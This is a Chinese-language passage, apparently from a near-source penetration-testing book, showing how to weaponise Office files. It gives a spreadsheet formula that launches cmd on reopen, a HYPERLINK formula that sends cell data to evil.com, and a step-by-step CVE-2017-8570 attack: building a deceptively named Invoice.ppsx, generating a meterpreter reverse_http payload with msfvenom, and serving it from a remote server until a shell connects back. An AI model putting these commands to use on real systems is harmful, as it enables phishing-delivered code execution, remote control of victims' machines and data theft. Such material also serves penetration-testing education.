
将函数插入到表格中并保存文档。




重新打开该文档，会提示是否更新其他数据源的链接，选更新。



然后会提示是否启动 cmd，选择是。



便会通过 cmd 执行命令，如图为打开计算器。




若要进行利用可以通过上述 cmd 执行 powershell 的方式或通过其他方式下载 exe 并执行的方式进行利用。


- 利用 HYPERLINK 函数请求恶意 url 带出表格内数据：

```
=HYPERLINK("https://evil.com/data="&A2&A3,"Error: Please click me!")
```


将函数插入到表格中并保存文档。



重新打开文档并单击该超链接，会通过 http 请求将表格内的数据带外。



这在 mac 上的 number 也是有效的，并且可以使用 concat合并多个表格。



CVE

Office 历史上出现的可导致远程命令执行的漏洞有很多，如 CVE-2017-0199、CVE-2017-8570、CVE-2017-8759、CVE-2017-11882、CVE-2018-0802 等，前面讲了 word、excel 的相关漏洞，此处介绍一下 CVE-2017-8570 吧，它是利用 ppt 触发的。

CVE-2017-8570

该漏洞为 Microsoft Office 的一个远程代码执行漏洞。其成因是 Microsoft PowerPoint 执行时会初始化 Script Moniker 对象，而在 PowerPoint 播放动画期间会激活该对象，从而执行 sct 脚本（Windows Script Component）文件。攻击者可以欺骗用户运行含有该漏洞的 PPT 文件，导致获取和当前登录用户相同的代码执行权限。

1. 首先生成恶意的 ppsx 文件


```
python cve-2017-8570_toolkit.py -M gen -w Invoice.ppsx -u
http://toolkitserver.com/logo.doc
```

2. 用 msfvenom 或 cobalt strike 生成反弹 shell 的 payload，并放到远程服务器上


```
msfvenom -p windows/meterpreter/reverse_http LHOST=ip LPORT=port -f exe
> shell.exe
```

3. 开启 toolkit 的 exp 模式，用来中转远程的 payload

```
python cve-2017-8570_toolkit.py -M exp -e http://remoteserver.com/shell.exe
```



双击该 ppsx，会自动打开 ppt 进行播放，powershell 一闪而过。



成功上线。

Reference：《黑客大揭秘:近源渗透测试》